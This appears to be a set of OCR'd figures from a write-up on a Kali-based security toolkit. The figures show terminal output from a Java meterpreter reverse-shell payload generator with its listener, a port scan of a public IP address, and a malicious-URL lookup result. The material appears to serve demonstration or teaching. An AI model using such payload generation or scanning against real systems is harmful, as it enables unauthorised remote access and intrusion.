
Figure: Payload Generator


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help

```
              !!!!............Java Payload Creation............!!!!
Enter the Local Host IP Address:192.168.142.11
Enter the Local Port:4545
Enter the Payload Name:eth0

                          available payloads
                          1)java/meterpreter_reverse_tcp
                          2)java/meterpreter_reverse_https
                          3)java/meterpreter_reverse_http

choose option:2
Payload size: 6313 bytes
Saved as: eth0.jar
 [+]Generating Payload
payload saved eth0.jar
do you want to start multi/handler(yes/No)  :yes
Enter the Local Host IP Address :192.168.142.11
Enter the Local Port :4545
[*] Using configured payload generic/shell_reverse_tcp
[-] The value specified for payload is not valid.
lhost ⇒ 192.168.142.11
lport ⇒ 4545
[*] Started reverse TCP handler on 192.168.142.11:4545
```


Figure: Java Payload Creation

:


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help
Port
Scanning

```
                !!!!............Port Scanner............!!!!
Enter the IP Address ..>>:119.18.106.54
The Target is 119.18.106.54
--------------------------------------------------
Scanning Target: 119.18.106.54
Scanning started at:2024-04-28 11:58:18.464584
--------------------------------------------------
```

Figure: Port Scanner


root@kali: /home/kali/Downloads/Dexosint
File Actions Edit View Help
Malicious
URL
Detection

```
                !!!!............Malicious URL detection............!!!!
                !!!!............Malicious URL detection............!!!!

Enter the URL :https://www.google.com/search?q=review+for+tour+agencies&rlz=1C1VDKB_enIN990IN990&oq=&gs_lcrp=EgZjaHJvbWUqCQgGECMYJxjqAjIJCAAQIxgnGOoCMgkIARAjGCcY6gIyCQgCECMYJxjqAjIJCAMQIxgnGOoCMgkIBBAjGCcY6gIyCQgFECMYJxjqAjIJCAYQIxgnGO
oCMgkIBxAuGCcY6gLSAQk2MTQ4ajBqMTWoAgiwAgE&sourceid=chrome&ie=UTF-8#vhid=zephyr:0&vssid=atritem-https://traveltriangle.com/testimonials
{
    "message": "Success.",
    "success": true,
    "unsafe": false,
    "domain": "google.com",
    "root_domain": "google.com",
    "ip_address": "142.250.185.132",
    "server": "gws",
    "content_type": "text/html; charset=UTF-8",
    "status_code": 200,
    "page_size": 84264,
    "domain_rank": 1,
    "dns_valid": true,
    "parking": false,
    "spamming": false,
    "malware": false,
    "phishing": false,
    "suspicious": false,
    "adult": false,
    "risk_score": 0,
    "country_code": "US",
    "language_code": "DE",
    "category": "Search Engines",
    "domain_age": {
        "human": "27 years ago",
        "timestamp": 874296000,
        "iso": "1997-09-15T00:00:00-04:00"
    },
    "domain_trust": "Upgraded plan required.",
    "redirected": false,
```

Figure: Malicious URL Detection